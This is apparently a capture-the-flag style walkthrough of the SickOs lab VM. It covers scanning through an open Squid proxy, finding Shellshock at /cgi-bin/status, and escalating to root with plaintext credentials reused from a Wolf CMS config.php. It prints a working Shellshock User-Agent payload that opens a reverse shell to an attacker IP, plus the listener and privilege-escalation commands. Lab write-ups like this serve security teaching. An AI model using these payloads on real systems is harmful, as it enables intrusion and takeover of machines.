


SickOs Client


Reconnaissance

Scanning and Discovery

```
(kali㉿kali)-[~]  
└─$ nmap -sC -sV -p- 192.168.7.183 -T4  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-23 14:13 EST  
Nmap scan report for SickOs.home.local (192.168.7.183)  
Host is up (0.00035s latency).  
Not shown: 65532 filtered tcp ports (no-response)  
PORT      STATE SERVICE  VERSION  
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.1 (Ubuntu Linux; prot  
ocol 2.0)  
| ssh-hostkey:  
| 1024 09:3d:29:a0:da:48:14:c1:65:14:1e:6a:6c:37:04:09 (DSA)  
| 2048 84:63:e9:a8:8e:99:33:48:db:f6:d5:81:ab:f2:08:ec (RSA)  
|_ 256 51:f6:eb:09:f6:b3:e6:91:ae:36:37:0c:c8:ee:34:27 (ECDSA)  
3128/tcp  open  http-proxy Squid http proxy 3.1.19  
|_http-title: ERROR: The requested URL could not be retrieved  
| http-open-proxy: Potentially OPEN proxy.  
|_Methods supported: GET HEAD  
|_http-server-header: squid/3.1.19  
8080/tcp  closed http-proxy  
MAC Address: 00:0C:29:B7:44:01 (VMware)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 104.82 seconds
```



The Squid proxy server is misconfigured and open. Changing the proxy settings within a web browser to use port 3128 allows for access to the internal website.



Discovering directories

```
(kali@kali)-[~/HTB/sickos]
└─$ dirb http://192.168.7.183 -p 192.168.7.183:3128
```

```
-----
DIRB v2.22
By The Dark Raver
-----
```

```
START_TIME: Sat Nov 29 17:30:15 2025
URL_BASE: http://192.168.7.183/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
PROXY: 192.168.7.183:3128
```

```
-----
GENERATED WORDS: 4612
```


```
---- Scanning URL: http://192.168.7.183/ ----
```


```
+ http://192.168.7.183/cgi-bin/ (CODE:403|SIZE:289)
+ http://192.168.7.183/connect (CODE:200|SIZE:109)
+ http://192.168.7.183/index (CODE:200|SIZE:21)
+ http://192.168.7.183/index.php (CODE:200|SIZE:21)
+ http://192.168.7.183/robots (CODE:200|SIZE:45)
+ http://192.168.7.183/robots.txt (CODE:200|SIZE:45)
+ http://192.168.7.183/server-status (CODE:403|SIZE:294)
```

END_TIME: Sat Nov 29 17:30:17 2025

DOWNLOADED: 4612 - FOUND: 7

Explored Directory structure.





Vulnerability Analysis

Running a Nikto vulnerability scan against the web server reveals a few interesting discoveries.

```
(kali㉿kali)-[~]  
└─$ nikto -h 172.27.15.140 -useproxy 172.27.15.140:3128  
- Nikto v2.5.0  
  
-----  
+ Target IP:      172.27.15.140  
+ Target Hostname: 172.27.15.140  
+ Target Port:    80  
+ Proxy:          172.27.15.140:3128  
+ Start Time:     2025-11-24 12:36:13 (GMT-5)  
-----
```

- + Server: Apache/2.2.22 (Ubuntu)
- + /: Retrieved via header: 1.0 localhost (squid/3.1.19).
- + /: Retrieved x-powered-by header: PHP/5.3.10-1ubuntu3.21.
- + /: The anti-clickjacking X-Frame-Options header is not present. See: <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options>
- + /: Uncommon header 'x-cache-lookup' found, with contents: MISS from localhost:3128.
- + /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: <https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/>
- + /robots.txt: Server may leak inodes via ETags, header found with file /robots.txt, inode: 265381, size: 45, mtime: Fri Dec 4 19:35:02 2015. See: <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418>
- + /index: Uncommon header 'tcn' found, with contents: list.
- + /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.php. See: <http://www.wisec.it/sectou.php?id=4698ebdc59d15>, <https://exchange.xforce.ibmcloud.com/vulnerabilities/8275>
- + : Server banner changed from 'Apache/2.2.22 (Ubuntu)' to 'squid/3.1.19'.
- + /: Uncommon header 'x-squid-error' found, with contents: ERR_INVALID_URL 0.
- + Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
- + /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
- + /cgi-bin/status: Uncommon header '93e4r0-cve-2014-6278' found, with contents: true.
- + /cgi-bin/status: Site appears vulnerable to the 'shellshock' vulnerability. See: <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271>
- + /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
- + /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184


```
+ /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8926 requests: 16 error(s) and 20 item(s) reported on remote host
+ End Time:      2025-11-24 12:41:53 (GMT-5) (340 seconds)
-----
+ 1 host(s) tested
```

The robots.txt file is exposed.

```
User-agent: *
Disallow: /
Dissalow: /wolfcms
```

Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names.

A uncommon header is exposed at /cgi-bin/status




The site also appears to be vulnerable to the 'shellshock' vulnerability. CVE-2014-6271


This vulnerability in Bash allows remote code execution without confirmation. A series of random characters, `() { :; };`, confuses Bash because it doesn't know what to do with them, so by default, it executes the code after it.

Exploitation

The following can be inputted into the User-Agent field `() { :; }; /bin/bash -c /bin/bash -i >& /dev/tcp/192.168.10.65/9001 0>&1 &`



Listener to catch reverse shell



```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ nc -nvlp 9001  
listening on [any] 9001 ...  
connect to [192.168.10.65] from (UNKNOWN) [192.168.10.114] 33718  
whoami  
www-data  
pwd  
/usr/lib/cgi-bin
```

Exploring the file structure a interesting config.php file was found.

```
cd wolfcms  
ls -la  
total 52  
drwxr-xr-x 5 root root 4096 Dec  5  2015 .  
drwxrwxrwx 3 root root 4096 Dec  6  2015 ..  
-rwxr-xr-x 1 root root  950 Dec  5  2015 .htaccess  
-rwxrwxrwx 1 root root 4084 Dec  5  2015 CONTRIBUTING.md  
-rwxrwxrwx 1 root root 2405 Dec  5  2015 README.md  
-rwxrwxrwx 1 root root  403 Dec  5  2015 composer.json  
-rwxrwxrwx 1 root root 3058 Dec  5  2015 config.php  
drwxrwxrwx 2 root root 4096 Dec  5  2015 docs  
-rwxrwxrwx 1 root root  894 Dec  5  2015 favicon.ico  
-rwxrwxrwx 1 root root 6815 Dec  5  2015 index.php  
drwxrwxrwx 4 root root 4096 Dec  6  2015 public  
-rwxrwxrwx 1 root root   0 Dec  5  2015 robots.txt  
drwxrwxrwx 7 root root 4096 Dec  5  2015 wolf
```

Reading the config.php discovered some plain text credentials.

```
cat config.php
<?php

// Database information:
// for SQLite, use sqlite:/tmp/wolf.db (SQLite 3)
// The path can only be absolute path or :memory:
// For more info look at: www.php.net/pdo

// Database settings:
define('DB_DSN', 'mysql:dbname=wolf;host=localhost;port=3306');
define('DB_USER', 'root');
define('DB_PASS', 'john@123');
define('TABLE_PREFIX', '');
```

Trying the password for the root user failed.

```
www-data@SickOs:/var/www/wolfcms$ su root
su root
Password: john@123

su: Authentication failure
www-data@SickOs:/var/www/wolfcms$
```

The /etc/passwd file listed only one other user.

```
sickos:x:1000:1000:sickos,,,:/home/sickos:/bin/bash
```

The discovered password provided access for the sickos user, who is able to run all commands as root.

```
www-data@SickOs:/var/www/wolfcms$ su sickos
su sickos
Password: john@123

sickos@SickOs:/var/www/wolfcms$

sickos@SickOs:/var/www/wolfcms$ sudo -l
sudo -l
[sudo] password for sickos: john@123
```

Matching Defaults entries for sickos on this host:

```
env_reset,  
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
```

User sickos may run the following commands on this host:

```
(ALL : ALL) ALL
```

```
sickos@SickOs:/var/www/wolfcms$
```

This provided easy access to root and full control of the client.

```
sickos@SickOs:/var/www/wolfcms$ sudo su -  
sudo su -  
root@SickOs:~# id  
id  
uid=0(root) gid=0(root) groups=0(root)  
root@SickOs:~#
```